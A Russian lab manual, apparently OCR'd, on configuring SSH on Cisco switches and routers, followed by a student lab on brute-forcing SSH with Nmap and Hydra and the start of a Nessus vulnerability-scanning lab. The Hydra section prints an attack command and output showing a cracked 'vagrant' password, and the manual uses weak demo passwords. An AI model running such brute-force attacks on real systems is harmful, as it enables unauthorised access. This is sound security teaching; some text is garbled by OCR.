Между ноутбуком и коммутатором подключены два кабеля: первый – консольный (голубой), второй – Ethernet (черный) (подробнее см. Лаба 2 «Статика и RIP»). Первоначальную настройку будем осуществлять через консоль (как сделали бы это в реальности), так как для доступа по SSH необходимо задать IP-адрес интерфейса, который в данный момент не задан. Тут стоит отметить один нюанс. Так как коммутатор работает на канальном уровне эталонной модели OSI, он смотрит только Ethernet-заголовок (который содержит лишь MAC-адрес) и не заглядывает вглубь IP-заголовка (который находится выше и считывается маршрутизатором). Тот IP-адрес, который мы будем задавать, никак не связан с передачей данных, он будет нужен лишь для управления.

Настройка IP-адреса коммутатора подобна таковой у компьютера с одним интерфейсом Ethernet. С этой точки зрения у компьютера есть процессор, выполняющий операционную систему. У него есть плата сетевого интерфейса Ethernet (сетевая плата). Согласно конфигурации операционной системы, с сетевой платой связан IP-адрес, заданный вручную или полученный динамически от сервера DHCP. Коммутатор использует концепции, подобные хосту, за исключением того, что он может использовать виртуальную сетевую плату. Как и у компьютера, у коммутатора есть процессор, выполняющий операционную систему (Cisco IOS). Коммутатор использует концепцию, подобную сетевой плате, – коммутируемый виртуальный интерфейс (Swithced Virtual Interface – SVI) или более привычно – интерфейс VLAN, действующий как собственная сетевая плата коммутатора для подключения к локальной сети и передаче пакетов IP. Подобно хосту, настройка коммутатора подразумевает установку IP-адреса для этого интерфейса VLAN.

Зачем же нужен виртуальный интерфейс?

Если вы как сетевой администратор настраиваете свитч, то используете свой компьютер, который соединяете кабелем с консольным портом свитча. Проблема заключается в том, что для использования консоли вы должны находиться рядом со свитчем на расстоянии не больше длины кабеля. Предположим, что вы администратор большой сети и хотите настроить устройство удаленно. Однако свитч является устройством 2-го уровня сети, поэтому у него не может быть IP-адреса, и для вас нет никакого способа добраться до него по сети, так как физическим интерфейсам свитча невозможно присвоить IP-адреса. Здесь и приходит на помощь SVI. Нужно просто создать виртуальный интерфейс для VLAN и присвоить ему IP-адрес. Тогда компьютер сетевого администратора сможет соединиться по этому виртуальному интерфейсу со свитчем через Telnet или SSH. Такая возможность существует для VLAN по умолчанию.

Типичный коммутатор LAN Cisco уровня 2 может использовать только один интерфейс VLAN, но какой конкретно, выбирает сетевой инженер, перемещая управляющий трафик коммутатора на специфический интерфейс.

Шаг 2. Настройка компьютера

Для управления всеми устройствами в сети мы будем использовать сеть 172.16.0.0/24 и VLAN 2. Перед настройкой коммутатора необходимо вручную задать IP-адрес ноутбука, маску сети и основной шлюз.




Рис. 4 – Сетевые настройки ноутбука

Шаг 3. Настройка коммутатора

3.1 Заходим с ноутбука на коммутатор через консоль. Стандартные параметры лучше не менять без надобности.




Рис. 5 – Вход в терминал для настройки коммутатора через консоль




Рис. 6 – Выполненное подключение к коммутатору через консоль

3.2 Создаём интерфейс VLAN 2 и задаём ему IP-адрес. Также прописываем дефолтный шлюз, в качестве которого будет выступать маршрутизатор.

```
Switch(config)#int vlan 2
Switch(config-if)#ip addr 172.16.0.100 255.255.255.0
Switch(config-if)#no sh
Switch(config-if)#ex
Switch(config)#ip default-gateway 172.16.0.1
```

3.3 После настройки виртуального интерфейса конфигурируем физический. Изначально все порты находятся в VLAN 1. Наш ноутбук подключён к порту коммутатора fastEthernet 0/1. Таким образом, необходимо добавить в vlan 2 порт fastEthernet 0/1.

```
Switch(config)#int fa0/1
Switch(config-if)#switchport mode access
Switch(config-if)#switchport access vlan 2
```

3.4 Теперь всё готово к настройке SSH.

3.4.1 Для начала создадим пользователя-администратора.

```
Switch(config)#username net_admin privilege 1 pass cisco
```

где **net_admin –** имя пользователя, **privilege – у**ровень привилегий, **cisco –** пароль.

Дальше нужно настроить устройство на использование для авторизации локальных учетных записей.

```
Switch(config)#line console 0
Switch(config-line)#login local
```

Line console 0 – это COM-порт для подключения консольного провода, то есть мы поставили защиту для входа в настройки коммутатора через консоль. И теперь будет требоваться авторизация при каждом заходе на консоль.




Рис. 7 – Требование авторизации при входе через консоль

3.4.2 Защитим ещё привилегированный режим паролем. В данном случае пароль pass. Понятно, что на реальном оборудовании пароли должны быть сложнее.

Switch(config)#enable secret pass

3.4.3 Переходим в настройки виртуальных сессий. Оснащение Cisco поддерживает как минимум 16 одновременных подключений **vty** (**virtual teletype** означает виртуальный терминал, обеспечивающий удаленный доступ к устройству). Для того, чтобы создать возможность удалённого подключения, из режима глобальной конфигурации нужно войти в режим конфигурации интерфейса vty с помощью команды line vty 0-15, где 0-15 указывают диапазон значений, которые назначают каждому активный сеанс – от 0-15.

Switch(config)#line vty 0 4
Switch(config-line)#login local

Здесь снова указываем на авторизацию через локальные учётные записи.

3.4.4 Включаем SSH для входящего траффика и настраиваем его – для этого обязательно нужно указать имя коммутатора, доменное имя и сгенерировать ключ шифрования.

Switch(config-line)#transport input ssh

При бездеятельности отключаем от консоли через 60 сек.
Switch(config-line)#exec-timeout 0 60

Убираем всплывающие сообщения-уведомления.
Switch(config-line)#logging synchronous

Настроим имя коммутатора, отличное от дефолтного Switch.
Switch(config)#hostname SW1

Указываем доменное имя.
SW1(config)#ip domain-name Switch

Генерируем ключи. Коммутатор предложит выбрать длину ключа – по умолчанию значение стоит равным 512 битам, для SSH версии 2 минимальная длина составляет 768 бит. Генерация ключа займет некоторое время.

SW1(config)#crypto key generate rsa




Рис. 8 – Генерация ключа

И только после всех вышеуказанных настроек включаем протокол SSH 2 версии.

SW1(config)#ip ssh version 2




Рис. 9 – Лог коммутатора с данными о работающем протоколе SSH

Шаг 4. Проверка работоспособности.

4.1 Выходим из консоли, удаляем соединение по консольному проводу и заходим в эмулятор командной строки Command promt. И там прописываем команду для соединения с коммутатором:

SW1#ssh -l net_admin 172.16.0.100

где “-l” - это английская L, а не единица.




Рис. 10 – Удалённое подключение к коммутатору

4.2 Посмотрим сгенерированные ключи

SW1#sh crypto key mypubkey rsa

```
SW1#sh crypto key mypubkey rsa
% Key pair was generated at: 0:53:2 UTC мар 1 1993
Key name: SW1.Switch
 Storage Device: not specified
 Usage: General Purpose Key
 Key is not exportable.
 Key Data:
 0000585b  00005d7d  000075a6  000015b0  00001e71  00002243  0000727d  00000ceb
 000001c0  00006690  00007f22  00006d98  00001225  00004b63  000006e8  00004acf
 00005722  000037c4  00001c02  00005808  00003823  00002ffc  000041e8  19e9
% Key pair was generated at: 0:53:2 UTC мар 1 1993
Key name: SW1.Switch.server
Temporary key
 Usage: Encryption Key
 Key is not exportable.
 Key Data:
 00003a05  00002d05  000036fd  0000195d  000035d8  00000840  0000016e  00004ce6
 00006ce4  00004f66  0000435d  00002c34  00001deb  000014c1  00001a3f  000021f6
 00007fae  00000f9c  00000d82  00004ff0  000044b2  000020f8  00005073  594e
SW1#
```

Рис. 11 – Сгенерированные ключи

Как видим, создана пара ключей с именем, включающем и имя указанного нами домена.

4.3 Ещё одна полезная команда, показывающая текущие ssh соединения.

SW1#sh ssh

```
SW1#sh ssh
Connection      Version Mode Encryption  Hmac State            Username
2               1.99    IN   aes128-cbc      hmac-sha1     Session Started         net_admin
2               1.99    OUT  aes128-cbc      hmac-sha1     Session Started   net_admin
%No SSHv1 server connections running.
```

Рис. 12 – Показ текущих SSH сессий

Шаг 5. Далее настроим доступ к маршрутизатору. Маршрутизатор подключён не напрямую. Для доступа к нему необходимо, чтобы коммутатор пропускал vlan 2 через порт fastEthernet 0/2.

5.1 Настроим порт fastEthernet 0/2 как транковый (тегированный) и добавим vlan 2.

SW1(config-if)#switchport mode trunk
SW1(config-if)#switchport trunk allowed vlan 2

5.2 Первоначальную настройку маршрутизатора осуществляем также через консоль.




Рис. 13 – Подключение по консольному проводу к маршрутизатору

5.3 Заходим в настройки порта fastEthernet0/0, включим его. И, собственно, это все настройки физического интерфейса. Выходим из его настроек, заходим в подинтерфейс fastEthernet0/0.2, ему задаём IP-адрес 172.16.0.1 с маской в 24 бита и задаём инкапсуляцию для тегирования VLAN 2.

5.4 Остальные настройки маршрутизатора абсолютно аналогичны тому, как настраивали коммутатор. Поэтому повторите подпункты **3.4**, только в имени домена и названия маршрутизатора используйте Router и R1 соответственно.

5.5 Аналогично подключение к коммутатору, проверьте возможность подключение к роутеру и посмотрите таблицу SSH сессий.

R1#ssh -l net_admin 172.16.0.1

R1#sh ssh

Контрольные вопросы.

1. Что такое протокол SSH? Зачем он нужен?
2. Что такое Telnet? В чём отличие от SSH?
3. Как происходит аутентификация?
4. Расскажите кратко об алгоритме RSA.
5. Что такое SVI? Как он настраивается?
6. Какой командой создаётся новый пользователь вместе с паролем?
7. Как поставить пароль на вход в настройки через консоль?
8. Как поставить пароль на привилегированный режим?
9. Расскажите о VTY.
10. Расскажите пошагово настройку ssh.
11. Что выведет данная команда ssh -l net_admin 172.16.0.100?
12. Что выведет команда sh crypto key mypubkey rsa?
13. Какая команда покажет текущие ssh соединения?

Лабораторная повышенной сложности № 9.3. Атака методом перебора пароля на службу SSH

Цель работы: Получить сведения о том, как осуществляется метод перебора пароля (bruteforce). Научиться пользоваться утилитами hydra и Nmap.

Подготовка к работе:

1) Запустить две виртуальные машины, которые будут выполнять следую- щие функции:

- Атакующий сервер.
- Атакуемый сервер.

2) Утилитой Nmap узнать необходимые параметры для осуществления атаки. Пример такой настройки представлен в приложении В.

3) С помощью утилиты hydra осуществить атаку методом перебора пароля. Пример такой настройки представлен в приложении В.

Задачи, которые необходимо выполнить в рамках работы:

1) С помощью Nmap просканировать атакуемый сервер и определить откры- тый порт.

2) Найти и правильно применить таблицы паролей и логинов.

3) Проверить корректность полученных данных.

По окончании работы студенты научатся работать с утилитой Nmap, освоят синтаксис команд утилиты hydra. Познакомятся с практической частью реализа- ции атаки методом перебора паролей.

ПРИЛОЖЕНИЕ В

Выполнение лабораторной работы 3. Атака методом перебора пароля на службу SSH

1) запускаем виртуальные машины, которые будут работать в качестве:

- Атакуемый сервер.
- Атакующий сервер.

2) С помощью Nmap сканируем атакуемый сервер на наличие открытых пор- тов и запущенных служб.

```
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 65495 closed ports
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 Microsoft ftpd
22/tcp    open  ssh                 OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                Microsoft IIS httpd 7.5
135/tcp   open  msrpc               Microsoft Windows RPC
```

```
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 65495 closed ports
PORT      STATE SERVICE             VERSION
21/tcp    open  ftp                 Microsoft ftpd
22/tcp    open  ssh                 OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                Microsoft IIS httpd 7.5
135/tcp   open  msrpc               Microsoft Windows RPC
```

Рисунок В.1. Сканирование с атакуемого сервера Сканирование

емом сервере открыт, это озна-

ть атаку методом подбора пароля. Для этого мы должны

3) С помощью утилиты hydra осуществляем атаку методом подбора пароля:

```
root@local:~# hydra -l vagrant -P /root/passwords.txt ssh://10.0.2.4
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-06-03 05:47:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 502 login tries (l:1/p:502), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 10.0.2.4   login: vagrant   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-06-03 05:47:36
```

Рисунок В.2. Атака методом перебора паролей

4) С целью проверить полученные данные, подключаемся через консоль по протоколу SSH на атакуемый компьютер и проверяем конфигурацию:




Рисунок В.3. Подключение по протоколу SSH

Как мы видим, подобрав пароль с помощью утилиты hydra мы нашли па- роль от атакуемого сервера, затем мы подключились по протоколу SSH на него. В результате мы удаленно подключились на сервер жертву.

Вопросы:

1. Как реализуется атака методом перебора пароля на сервис SSH?
2. Какие средства используются для автоматизации перебора паролей по SSH?
3. Как можно защититься от атак методом перебора пароля?
4. Какие настройки безопасности позволяют снизить риск атак на сервис SSH?
5. Как выявить факт атаки методом перебора пароля в журналах событий сервиса SSH?

Образец заданий для выполнения лабораторных работ и примерный перечень вопросов для их защиты

«Лабораторная работа № 10. Средства анализа защищенности вычислительных сетей на примере изучения возможностей сканера защищенности Nessus; – атака на сервер баз данных; – атака на сервер приложения tomcat под управлением ОС Windows»

Лабораторная работа №10.1

СКАНЕРЫ УЯЗВИМОСТЕЙ. NESSUS

Цель работы: ознакомиться с типичными уязвимостями прикладного уровня; изучить универсальный сканер уязвимостей Nessus – бесплатный со- временный сканер

безопасности локальных и удаленных систем.

КРАТКИЕ ТЕОРЕТИЧЕСКИЕ СВЕДЕНИЯ

Что чаще всего делает систему уязвимой? Приложения. Взглянув на эта- лонную модель OSI, вы увидите, что уровень приложений находится на вер- шине стека сетевых коммуникаций, что делает его самым сложным и изменчи- вым. Сканеры уязвимостей позволяют проверить различные приложения в си- стеме на предмет наличия дыр, которыми могут воспользоваться.

Соответствие основных протоколов и уровней модели OSI представлено в табл. 4.1.

Таблица 4.1

Соответствие основных протоколов и уровней модели OSI

Уровень модели OSI	**Название уровня**	**Примеры протоколов**
Уровень 7	Прикладной уровень	DNS, FTP, HTTP, SMTP, SNMP, Telnet
Уровень 6	Уровень представления	XDR
Уровень 5	Уровень сеанса	RPC
Уровень 4	Транспортный уровень	NetBIOS, TCP, UDP
Уровень 3	Сетевой уровень	ARP, IP, IPX, OSPF
Уровень 2	Канальный уровень	Arcnet, Ethernet, Token ring
Уровень 1	Физический уровень	Коаксиальный кабель, оптоволокно, витая пара

Выявление дыр в безопасности ваших систем

Необходимо помнить, что компьютерная безопасность сродни другим видам безопасности. Средний компьютерный нарушитель предпочитает цели подоступнее и попроще. Надо опасаться рядовых компьютерных преступников, автоматических «червей» и вирусов. Задача состоит в том, чтобы в вашей сети было меньше дыр, чем у соседа, чтобы хакеры обошли вас стороной при выбо- ре цели для взлома.

В действительности только очень небольшой процент компьютерных преступников исследуют и разрабатывают собственные методы атак. Большинство хакеров действуют с помощью опубликованных и известных дыр в безопасности и средств, показывающих, как проникнуть в ваши компьютеры. Подобную информацию можно найти на бесчисленных веб-сайтах, а хакерские инстру- менты, использующие эти дыры, доступны для загрузки.

Все основные сбои в работе Интернета, вызванные компьютерными преступлениями, возникали в результате использования дыр в безопасности, известных за некоторое время до инцидента. Обычно эпидемия распространяется через месяцы или даже годы после того, как становится известна лежащая в ее основе уязвимость. При нашествии Code Red в 2001 г. использовалась уязви- мость, корректирующая заплата для которой была доступна более года; то же с «червем» Nimda. «Червь» SQL Slammer, атаковавший базы данных SQL в фев- рале 2003 г., действовал спустя полгода после выпуска программной коррек- ции. Факт состоит в том, что в большинстве вторжений в компьютеры исполь- зуют хорошо известные методы и уязвимости, для которых доступны заплаты или защитные решения. Так называемое мгновенное использование уязвимо- стей и неопубликованных дыр в безопасности – относительная редкость.

Почему люди пренебрегают простыми вещами и не заделывают дыры в безопасности своих систем? Если бы они это делали, то было бы значительно меньше компьютерных преступлений. Однако множество систем с множеством уязвимостей продолжает существовать по тысяче причин, например:

Нехватка времени или персонала. Организации сокращают расходы и в трудные времена увольняют технический персонал (информационные техно- логии (ИТ) не приносят прибыли).

Опасения в отношении стабильности системы. Хорошо известно, что производители систем при выпуске заплат порой исправляют одну вещь и пор- тят две другие. Для

критически важных систем затраты времени и ресурсов для надлежащего тестирования программных коррекций зачастую превышают вы- годы от обновления.

Слишком много заплат, чтобы с ними управиться. Подписчики Windows Update сервиса коррекций Microsoft как минимум раз в неделю полу- чают уведомление о необходимости обновить или «залатать» систему. Для за- нятых системных администраторов это может быть слишком большой нагруз- кой в дополнение к их обычным обязанностям.

Невежество. Системные администраторы многих организаций просто не знают о существовании проблемы и наличии заплаты. Теперь при автомати- ческом обновлении от Microsoft эта проблема для систем Windows стала менее острой, но она остается актуальной для других производителей и менее извест- ного программного обеспечения.

Еще один момент, облегчающий жизнь хакерам, состоит в том, что обычно имеется несколько различных путей проникновения в систему. На самом деле для множества выполняемых сервисов может существовать десяток или больше потенциальных окон для входа в подключенный к Интернету сервер. Если ата- ка одного типа не работает, всегда можно попробовать другую. Далее будут описаны некоторые возможные способы, с помощью которых знающий человек может вызвать разрушение системы организации.

Переполнение буфера. Переполнение буфера является, несомненно, наиболее популярным способом взлома систем. Первым документированным использованием переполнения буфера был выпущенный Робертом Моррисом 2 ноября 1988 г. «интернет-червь», который, используя ошибку в программе Finger, распространял себя с одной машины на другую. Для своего тиражиро- вания он использовал плохую конфигурацию Sendmail и rsh. «Червь» взломал защиту крупнейших университетов и других организаций, пытавшихся спра- виться с быстро распространяющейся ошибкой. С тех пор возможность пере- полнения буфера была найдена почти во всех важных программах и часто использовалась теми, кто пытался получить несанкционированный доступ к системам.

Как защитить себя от переполнения буфера? Если вы не хотите отлаживать все применяемое вами программное обеспечение, остается ждать, когда кто-то обнаружит ошибку и сообщит о ней, а затем – когда программистская компания выпустит заплату. К сожалению, отслеживание выпускаемых заплат и опреде- ление того, какие из них имеют к вам отношение, не говоря уже об их тестиро- вании и установке, способно занять все рабочее время. Многие организации предпочитают просто не беспокоиться, а организации, прилежно устанавлива- ющие все заплаты, зачастую не успевают делать это вовремя.

Одним из хороших способов узнать, имеются ли условия для переполне- ния буфера в ваших приложениях, является их тестирование с помощью про- граммного обеспечения сканирования уязвимостей. Это позволит обнаружить большинство известных переполнений буфера, существующих в системе, и своевременно применить корректирующие заплаты, необходимые для устране- ния этих условий.

Слабые места маршрутизаторов и межсетевых экранов. Эти устройства являются первой линией обороны против посторонних, пытающихся проник- нуть в вашу корпоративную сеть. Однако в связи с возрастающей сложностью устройств и мастерством атакующих при некорректном конфигурировании этот рубеж может оказаться слабым. Одна неверная строка конфигурации может разрушить межсетевую защиту. Технический специалист, пытающийся по- быстрее настроить доступ для сотрудников или внешних пользователей, чаще будет ошибаться в сторону расширения доступа, а не лучшей защиты.

Даже межсетевые экраны – наиболее защищенные устройства – не обла- дают абсолютной невосприимчивостью к атакам. Некоторые межсетевые экра- ны строятся поверх обычных операционных систем, таких как Windows или UNIX, и поэтому могут быть уязвимы для всех обычных атак уровня ОС. Даже если операционная система межсетевого экрана является собственной, в ней могут существовать уязвимости. Многие межсетевые экраны взаимодействуют с пользователями при помощи веб-сервера, а значит, могут быть использованы дыры в веб-интерфейсе.

